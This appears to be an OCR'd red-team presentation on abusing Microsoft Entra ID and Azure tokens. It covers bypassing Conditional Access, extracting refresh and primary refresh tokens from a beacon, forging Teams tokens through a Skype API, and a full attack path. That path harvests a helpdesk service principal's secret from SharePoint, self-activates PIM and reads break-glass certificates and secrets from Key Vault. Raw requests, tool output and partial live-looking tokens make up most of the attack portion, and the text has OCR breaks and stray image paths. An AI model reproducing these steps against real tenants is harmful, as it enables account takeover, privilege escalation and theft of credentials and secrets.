sAsUser.All Directory.Read.All Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Se
nd Notes.Create Organization.Read.All People.Read People.Read.All Printer.Read.All PrinterShare.ReadBasic.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect Sensitiv
eInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.R
ead
[+] resource is: https://graph.microsoft.com/
```

Refresh tokens

- Refresh tokens: The cooler token
- Lasts 90 days if inactive, no expiration if used.
- If FOCI is set, you can refresh to different audiences as needed, so one refresh gives you all the API access you need for your client
- This is evaluated as a sign-in and must comply with CAP, **used to not be recorded* as a login but does now at certain price points****
  - CAP,CAE and other policies can be enforced that can stop this from working
  - Device CAP is simply a user-agent comparison so that's easy to bypass
    - Location can be jumped over with proxies
    - Managed device & CAE restrictions are harder.
      - If you can access a "trusted location" you can refresh freely with a simple HTTP request (such as internal VPN)

PRT extraction/creation: → The ultimate refresh token get anything anytime wow!

- Pull via chrome browser functionality
- Have the ultimate token for your user
- Is it always needed?

***https://aadinternals.com/post/phishing/#detecting (device code)**
****https://www.cloud-architekt.net/abuse-and-replay-azuread-token-macos/#using-token-tactics-to-request-refresh-and-access-tokens (PRT)**

API recon creates little telemetry*. To view it you need to create some kind of feed for it but Ive never seen a reference to its set up:

MSGraph:

- Read all users emails
- Browse Onedrive for user
- Search Sharepoint and Onedrive, upload or replace files
    - Sharepoint and onedrive are more trusted
- AADGraph:
- Query User,Group, Device and Application information
- Get all CAP and related policies
- AzureHound

AzureRM:

- Access user subscriptions, permissions in the tenant
    - Storage blobs, Applications, Keyvault, Deployments, scripts, Virtual Machines

***please stop tweeting TTPs**

- Some APIs give access to resources that are protected in others
- Notable Examples are AzureAD and Skype APIs

- Credit to Dirkjan. Listing policies in a tenant is “privileged” permission in Msgraph. Requires Policy.Read.

- However, it is a default permission in AADGraph

```
GET /policies?api-version=1.61-internal
Host: graph.windows.net
Authorization: Bearer
```

You cant update policies in AAD anymore though

Example 1 - Policies via AADGraph


```
{
  "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
  "value": [
    {
      "odata.type": "Microsoft.DirectoryServices.Policy",
      "objectType": "Policy",
      "objectId": "8257e2fe-ed87-4bf5-8276-32a557d0bc2e",
      "deletionTimestamp": null,
      "displayName": "Default Policy",
      "keyCredentials": [],
      "policyType": 18,
      "policyDetail": [
        "{"Version":0,"State":"Disabled"}"
      ],
      "policyIdentifier": "2023-12-07T10:45:50.7141268Z",
      "tenantDefaultPolicy": 18
    },
    {
      "odata.type": "Microsoft.DirectoryServices.Policy",
      "objectType": "Policy",
      "objectId": "b6371885-e917-4dbd-acf9-22cf56e1567c",
      "deletionTimestamp": null,
      "displayName": "MFA low",
      "keyCredentials": [],
      "policyType": 18,
      "policyDetail": [
        "{"Version":1,"CreatedDateTime":"2023-11-02T16:32:15.7132332Z","ModifiedDateTime":"2023-12-07T10:45:50.2961323Z","State":"Disabled","Conditions":{"Applications":{"Include":[{"Applications":["All"]}]},"Users":{"Include":[{"Users":["0395586b-7d7c-4140-8d53-ad200b2ac04f"]}]},"DevicePlatforms":{"Include":[{"DevicePlatforms":["All"]}]},"Locations":{"Include":[{"Locations":["All"]}]},"ClientTypes":{"Include":[{"ClientTypes":["Browser","Native","EasSupported","EasUnsupported","OtherLegacy","LegacySmtp","LegacyPop","LegacyImap","LegacyMapi","LegacyOffice"]}]},"SignInRisks":{"Include":[{"SignInRisks":["NoRisk"]}]},"UserRisks":{"Include":[{"UserRisks":["Low"]}]},"Controls":[{"Control":["Block"]}],"SessionControls":["ContinuousAccessEvaluation"],"ContinuousAccessEvaluationMode":"StrictLocation","EnforceAllPoliciesForEas":true,"IncludeOtherLegacyClientTypeForEvaluation":true}"
      ],
      "policyIdentifier": null,
      "tenantDefaultPolicy": null
    },
    {
      "odata.type": "Microsoft.DirectoryServices.Policy",
      "objectType": "Policy",
      "objectId": "fe92f8f2-db9c-48ac-aa52-6297902c1741",
      "deletionTimestamp": null,
      "displayName": "11/2/2023 4:31:29 PM",
      "keyCredentials": [],
      "policyType": 10,
      "policyDetail": [
        "{"SecurityPolicy":{"Version":0,"SecurityDefaults":{"IgnoreBaselineProtectionPolicies":true,"IsEnabled":false,"SecurityDefaultsUpsell":{"Action":0,"DueDateTimestamp":"2023-11-02T16:31:29.8672921Z"}}}}"
      ],
      "policyIdentifier": null,
      "tenantDefaultPolicy": 10
    }
  ]
}
```

```
{
  "odata.metadata":
"https://graph.windows.net/myorganization/$metadata#directoryObjects",
  "value": [
    {
      "odata.type": "Microsoft.DirectoryServices.Policy",
      "objectType": "Policy",
      "objectId": "8257e2fe-ed87-4bf5-8276-32a557d0bc2e",
      "deletionTimestamp": null,
      "displayName": "Default Policy",
      "keyCredentials": [],
      "policyType": 18,
      "policyDetail": [
        "{"Version":0,"State":"Disabled"}"
      ],
```

Example 1 - Policies via AADGraph


```
{
  "odata.type": "Microsoft.DirectoryServices.Policy",
  "objectType": "Policy",
  "objectId": "b6371885-e917-4dbd-acf9-22cf56e1567c",
  "deletionTimestamp": null,
  "displayName": "MFA low",
  "keyCredentials": [],
  "policyType": 18,
  "policyDetail": [
    "{"Version":1,"CreatedDateTime":"2023-11-02T16:32:15.7132332Z","ModifiedDateTime":"2023-12-07T10:45:50.2961323Z","State":"Disabled","Conditions":{"Applications":{"Include":[{"Applications":["All"]}]},"Users":{"Include":[{"Users":["039558 6b-7d7c-4140-8d53-ad200b2ac04f"]}]},"DevicePlatforms":{"Include":[{"DevicePlatforms":["All"]}]},"Locations":{"Include":[{"Locations":["All"]}]},"ClientTypes":{"Include":[{"ClientTypes":["Browser","Native","EasSupported","EasUnsupported","OtherLegacy","LegacySmtp","LegacyPop","LegacyImap","LegacyMapi","LegacyOffice"]}]},"SignInRisks":{"Include":[{"SignInRisks":["NoRisk"]}]},"UserRisks":{"Include":[{"UserRisks":["Low"]}]}},"Controls":[{"Control":["Block"]}],"SessionControls":["ContinuousAccessEvaluation"],"ContinuousAccessEvaluationMode":"StrictLocation","EnforceAllPoliciesForEas":true,"IncludeOtherLegacyClientTypeForEvaluation":true}"
    ],
```


Example 2 - Teams via Skype

Using FOCI and a “undocumented” Skype API its possible to forge a token for teams access

```
 A tool to create tokens using credentials.
 by @Sir_FIS
[+] got tenantID: e679c1ac-262d-4552-bc32-d54e5a699027
[!] Making request to: https://login.microsoftonline.com/e679c1ac-262d-4552-bc32-d54e5a699027
[!] Got response
[+] token_type is: Bearer
[+] token_scope is: https://api.spaces.skype.com/Apps.ReadWrite https://api.spaces.skype.com/Authorization.ReadWrite https://api.spaces.skype.com/Region.ReadWrit
e https://api.spaces.skype.com/.default
[+] resource is: https://api.spaces.skype.com/Apps.ReadWrite https://api.spaces.skype.com/Authorization.ReadWrite https://api.spaces.skype.com/Region.ReadWrite h
ttps://api.spaces.skype.com/.default
[+] expires_in is: 8073
[+] expires_on is: 8073
[+] access_token is: eyJ0eXAiOiJKV1QiLCJub25jZSI6InJwNG1WUi1GQmhBdTZpcWhTLUp2bXFxaVFkbmNocHBRUWtrNW4yMEVBWVEiLCJhbGciOiJSUzI1NiIsIng1dCI6IkwxS2ZLRklfam5YYndXYzIy
eFp4dzFzVUhIMCIsImtpZCI6IkwxS2ZLRklfam5YYndXYzIyeFp4dzFzVUhIMCJ9.eyJhdWQiOiJodHRwczovL2FwaS5zcGFjZXMuc2t5cGUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvZTY3
OWMxYWMtMjYyZC00NTUyLWJjMzItZDU0ZTVhNjk5MDI3LyIsImlhdCI6MTcxNTI0NzQxNywibmJmIjoxNzE1MjQ3NDE3LCJleHAiOjE3MTUyNTU3
0FBQUFocWJXYVY4N3dtNHZRUXhsdzhTL2lTbkRUT1dsUG91SHNCRjVDTktLU3BxcmJPaW9XSmpyU0oweHZwOXlvOFRBNVU5TEM4citMT1NvNEl1e
sicHdkIiwibWZhIl0sImFwcGlkIjoiZDM1OTBlZDYtNTJiMy00MTAyLWFlZmYtYWFkMjI5MmFiMDFjIiwiYXBwaWRhY3IiOiIwIiwiYXV0aF90aW
6Im1hcndhbi5lbC1nZW5kaUBtZHNlYy5jby51ayIsInV0aSI6Im5RRTRPd3pxbVVxejVCdWd2bGNGQUEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbImI
fQ.Xhk2YhCsZ4iPH1NvPiEpTlMoBuc3nYUi8qTLDN49Zs9_kVZ-3auohnbW_jmQPlYEr2ApxkUeAZFo0llTZCtshrx_KnVqYdJXfUFTKTEqA6V9w
JqUum_TklRl7zX3zITG0aeQvBIQ4uBKP1lbBEW8a8SiFwHrldUUKdBxQ8ayup7Zyam3Qw0mheZ9RAOBTrGgJd5OuCJ7kKJ0uKu0b0hBR4G2dL1xH
BIgue14wfPM-CycJ9ZfwMzA
[+] refresh_token is: 0.AQIArMF55i0mUkW8MtVOWmmQJ9YOWdOzUgJBrv-q0ikqsBwCAHU.AgABAwEAAADnfolhJpSnRYB1SVj-Hgd8AgDs
RJr9BzWW1e8tSHsU0vVI65aTlYwO2UJuR0O62tOMlcuekFvOvmvn20r3ORo6K2YtxOCvM OG39LZFIAGbi LdkA5Ah82pF98rRGmpVlsa9OGtk v

Lg5nOZK7njC2p7-_8fT2E1Uf0qhueJKOb_m2d9mohJYlpiFwCZq3_BN4SOtxlCr6Ulcw9NHIq6UzxHmubl77q_y2EGwdiu35PPVW7pjo5KOYQZ3f
[+] foci is: 1
[!] Making request to: https://authsvc.teams.microsoft.com//v1.0/authz
[!] Got response
[+] skypeToken: eyJhbGciOiJSUzI1NiIsImtpZCI6IjYwNUVCMzFEMzBBMjBEQkRBNTMxODU2MkM4QTM2RDFCMzIyMkE2MTkiLCJ4NXQiOiJZ
1QifQ.eyJpYXQiOjE3MTUyNDc3MTcsImV4cCI6MTcxNTI1NTc5MSwic2t5cGVpZCI6Im9yZ2lkOjdmMjgzNTFjLWUxN2ItNDg0NC1iNTQ3LWZkMW

[+] chatService: https://uk.ng.msg.teams.microsoft.com
PS C:\Users\vimes\tools\dev\getToken\bin\Release>
```



Microsoft has taken many steps to limit access to teams via API so this is quite useful to have

https://www.blackhillsinfosec.com/wishing-webhook-phishing-in-teams/

- Primary Refresh Token, created for joined devices so that they can auth as a user without need of multiple prompts
- Can be extracted via ChromeBrowser.exe abuse or by registering a new device
- Well documented by Dirkjan and DrAzure

Basic use is extract token ->add to your cookies as x-ms-RefreshTokenCredential

By browsing to https://login.microsoftonline.com/login.srf you can refresh to any access token.

- Tokens can be used to access a Microsoft resource bypassing restrictions
- Can be acquired a number of ways
- Refresh + FOCI mean we can access everything the user can via interactive websites (e.g. Portal, Shrarepoint, Outlook) **without** needing a browser
- Can be leveraged to access resources even the user doesn't know they can access (e.g. bookings, AADGraph and Skype APIs)

EXAMPLE ATTACK PATH

Running from a beacon as a user

Extract access tokens using TIBRES

```
[+} Extracted from: C:\Users\vimes\AppData\Local\Microsoft\TokenBroker\Cache\b65ae293a6642a7eecce8190422adb7d150da25e.tbres
[+] Audience => https://graph.microsoft.com/
[+] Permission => AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.A
ccessAsUser.All Directory.Read.All Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWri
te Notes.Create Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect SensitiveInfoType.Read.All Se
nsitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
[+] Token:
eyJ0eXAiOiJKV1QiLCJub25jZSI6Il9zSzl5R19ZSTd1UTRyLS14MG9wYWE4MXNzdzdhbGFxaUMxaFJ2Wm4xUXMiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZ
CI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC5jb20vIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvZTY3OWMxYWMtMjYyZC00NTUyL
WJiMzItZDU0ZTVhNjk5MDI3LyIsImlhdCI6MTY5Mzk4ODYzOCwibmJmIjoxNjkzOTg4NjM4LCJleHAiOiE2OTOwNzUzMzgsImFjY3OiOiAsImFjciI6IjEiLCJhaW8iOiJBV1FBcS8vVUFBOUFUL0NDNHBkSDO5Mm
0MjE3fQ.AjJboigz4Em-NeSuEWVuBdfyzb_FqCTPRfEhjR3Y1mOTYLIx1fG1D88SmKh36jsyVQSDDciF-7W1ZPNJ7_TvZpRbbE3O69diLdr3qJ1M3vre02PHrGVX-3eoqkfCyxx87wt5oRspNkqU7iOADhGM9mOIZ
ZuFqIpvSTxeO6iJDlsxkwXUx7rFl6dOZsBQQTEPl-P0muQYp0uWioMqIS9tifQwBqmOTKDZYRz2AJkDrUmpHxJkMFExeSMmaw63bBRjS-SNsK7OpGSZ0eGi6yygMjIXxAxq4dLKdN5bZ8d1X6T84Wr84mPZsfyLMA
jfn9FTpup36hxo2jyDyczZIrMzVA
```

Documented API endpoint to search both Sharepoint and OneDrive

```
POST /search/query
Content-Type: application/json
Authorization: Bearer <token>
{
"requests": [
 {
   "entityTypes": [
       "driveItem“
    ],
    "query": {
     "queryString": “<query>“
    }
   }
  ]
}
```

The “queryString” parameter is the KQL syntax. So you can do filters like filetype, terms and filename

Find credentials for an application used by the helpdesk

```
try {
        # Add the service principal application ID and secret here
        $servicePrincipalClientId=“50b7a839-REDACTED";
        $servicePrincipalSecret="kso9+REDACTED";
        $env:TENANT_ID = " eda-REDACTED ";
        $env:SUBSCRIPTION_ID = " REDACTED ";
        $env:RESOURCE_GROUP = “helpdesk-apps";
        $env:LOCATION = "uksouth"; #i.e. westeurope
        $env:AUTH_TYPE = "principal";
        $env:CORRELATION_ID = " REDACTED ";
        $env:CLOUD = "AzureCloud";
```

Authenticate with Enterprise Application

```
PS C:\Users\vimes\tools\dev\getToken\bin\Release> .\getToken.exe --spn --tenantid eda[redacted] --clientid 5
0b[redacted] --secret ca[redacted] --device windows --browser ie --audience azu
rerm
```

```
 A tool to create tokens using credentials.
 by @Sir_FIS
[+] making request to https://login.microsoftonline.com/eda[redacted]oauth2/v2.0/token
[!] Got response
{
  "token_type": "Bearer",
  "expires_in": 3599,
  "ext_expires_in": 3599,
```


```
  "access_token": "eyJ0e[redacted]IX
YzIyeFp4dzFzVUhIMCJ9.eyJh[redacted]C
00NGQ5LWEyYTEtMTAzNjZjNmE[redacted]U
HJObXhiYW1wOEpuRnJRcVY0YW[redacted]i
MSIsImlkcCI6Imh0dHBzOi8vc[redacted]R
kZmZiLTQ5NTAtNDg1MC1iNzll[redacted]:3
ViIjoiYTA4NGRmZmItNDk1MC6[redacted]M
HpEUmJaazI4VGxRVF82bVdBUS[redacted]a
pWWbM1nKLnhsL6U4Hdo-puIX6[redacted]A
y7o8FpRfhj-3vxvd4uROYxggc[redacted]k
Za-vrWcrFftZmDGjCUfXcdA"
}
```


We can authenticate to various audiences as the application not just AzureRM


Get role assignments for service principal

```
GET
/subscriptions/<subscriptionId>/providers/Microsoft.Authorization/roleassignments=2022-
04-01
Host: management.azure.com
Authorization: Bearer <token>

RoleDisplayName  : Helpdesk Administrator
RoleId           : 7298-REDACTED
DirectoryScopeId : /administrativeUnits/391304f-REDACTED
```

```
GET /v1.0/directory/administrativeUnits/391304f-REDACTED/members
Host: graph.Microsoft.com
<every user in the tenant> e.g.
Id                : 94f1289fb-REDACTED
userPrincipalName : svc_vault@clientcorp.com
```

Practical example - Activate PIM



```
GET /providers/Microsoft.Authorization/roleEligibilityScheduleInstances?api-version=2020-10-01&
$filter=asTarget() HTTP/1.1
Host: management.azure.com
User-Agent: Mozilla/5.2 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1Qi[redacted]
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 1821
Content-Type: application/json; charset=utf-8
mspimslice: PROD
x-ms-client-request-id: f24712d7-334d-4fda-b9c2-9221a71e09dc
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, PUT, DELETE, GET, OPTIONS, PATCH
Access-Control-Allow-Headers: content-Type, accept, origin, X-Requested-With, Authorization,
name, x-ms-client-session-id, accept-language, x-ms-client-request-id, x-ms-effective-locale,
x-ms-command-name
X-AspNet-Version: 4.0.30319
x-ms-ratelimit-remaining-tenant-reads: 11999
x-ms-request-id: 20343246-a6e6-48b9-8448-61906a335846
x-ms-correlation-request-id: 20343246-a6e6-48b9-8448-61906a335846
x-ms-routing-request-id: UKSOUTH:20240503T182355Z:20343246-a6e6-48b9-8448-61906a335846
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Cache: CONFIG_NOCACHE
X-MSEdge-Ref: Ref A: C7B242913F06406C925872E79F3E3A4D Ref B: AMS231020615045 Ref C:
2024-05-03T18:23:54Z
Date: Fri, 03 May 2024 18:23:54 GMT

{
  "value":[
    {
      "properties":{
        "roleEligibilityScheduleId":
        "/subscriptions/[redacted]/resourceGroups/AS-[redacted]
        4/providers/Microsoft.KeyVault/vaults/[redacted]/providers/Microsoft.Authoriza
        tion/roleEligibilitySchedules/1c395b6b-81e6-4316-ad41-0a54e53a4c67",
        "scope":
        "/subscriptions[redacted]/resourceGroups/AS-[redacted]
        4/providers/Microsoft.KeyVault/vaults/[redacted]",
        "roleDefinitionId":
        "/subscriptions/[redacted]/providers/Microsoft.Authorization/
        roleDefinitions/[redacted]",
        "principalId":"120a7824-d26f-49f1-8404-c98df7bcd972",
        "principalType":"Group",
        "status":"Provisioned",
        "startDateTime":"2024-05-02T
        "endDateTime":"2025-05-02T08
        "memberType":"Group",
        "createdOn":"2024-05-02T08:1
        "expandedProperties":{
```

```
PUT
/subscriptions[redacted]/resourceGroups/[redacted]/Microsoft.KeyVault/vaults/[redacted]/providers/Microsoft.Authorization/roleA
ssignmentScheduleRequests/f546cd2b-8b22-4a75-9b4c-eda36c0d6e5e?api-version=2020-10-01 HTTP/2
Host: management.azure.com
User-Agent: Mozilla/5.2 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1Qi[redacted]
Content-Type: application/json
Content-Length: 801


{
  "Properties":{
    "PrincipalId":"15edb8f3-e8c8-489b-b09c-dba653672de8",
    "RoleDefinitionId":"/subscriptions[redacted]/providers/Microsoft.Authorization/roleDefinitions[redacted]",
    "RequestType":"SelfActivate",
    "LinkedRoleEligibilityScheduleId":
    "/subscriptions/[redacted]resourceGroups/[redacted]/providers/Microsoft.KeyVault/vaults[redacted]/providers/Microsoft.Authorization/
    roleEligibilitySchedules/1c395b6b-81e6-4316-ad41-0a54e53a4c67",
    "Justification":"validation only call",
    "ScheduleInfo":{
      "StartDateTime":null,
      "Expiration":{
        "Duration":"PT30M",
        "Type":"AfterDuration"
      }
    },
    "TicketInfo":{
      "TicketNumber":"Evaluate Only",
      "TicketSystem":"Evaluate Only"
    },
    "IsValidationOnly":true,
    "IsActivatination":true
  }
```

Using the credentials for the app we can request an access token for keyvault by specifying an audience of “https://vault.azure.net/.default”

```
GET /"subscriptions/" + <subscriptionId> + "/resources", "2014-04-01-preview", "$filter=resourceType eq 'Microsoft.KeyVault/vaults’”
{
  "value": [
    {
      "id": "/subscriptions/<subscriptionID>c/resourceGroups/administration/providers/Microsoft.KeyVault/vaults/HelpdeskAdminVault",
      "name": " HelpdeskAdminVault ",
      "type": "Microsoft.KeyVault/vaults",
      "location": “uksouth",
      "tags": {}
    }
  ]
}
```

```
get https://helpdeskAdminVault.vault.azure.net/certificates?api-version=7.4

{
  "id": "https://
helpdeskAdminVault.vault.azure.net/certificates/brkglasscert/1392a2af12cd89bccf4k3d729a8fd533",
  "kid": "https:// helpdeskAdminVault.vault.azure.net/keys/ brkglasscert/1392a2af12cd89bccf4k3d729a8fd533",
  "sid": "https:// helpdeskAdminVault.vault.azure.net/secrets/brkglasscert /1392a2af12cd89bccf4k3d729a8fd533",
  "x5t": "1ly5pCSHvs-8VDmBFZETm3VdBcI",
  "cer": "MIIC/DCCA…snip…
"attributes": {
   "enabled": true,
   "nbf": 1708335980,
   "exp": 1866189381,
   "created": 1708336750,
   "updated": 1708336750,
   "recoveryLevel": "Recoverable+Purgeable",
   "recoverableDays": 90
  }
…
}
```

Practical example - Get secret from Keyvault

```
get https://helpdeskAdminVault.vault.azure.net/secrets/brkglasscert/1392a2af12cd89bccf4k3d729a8fd533?api-version=7.4

{
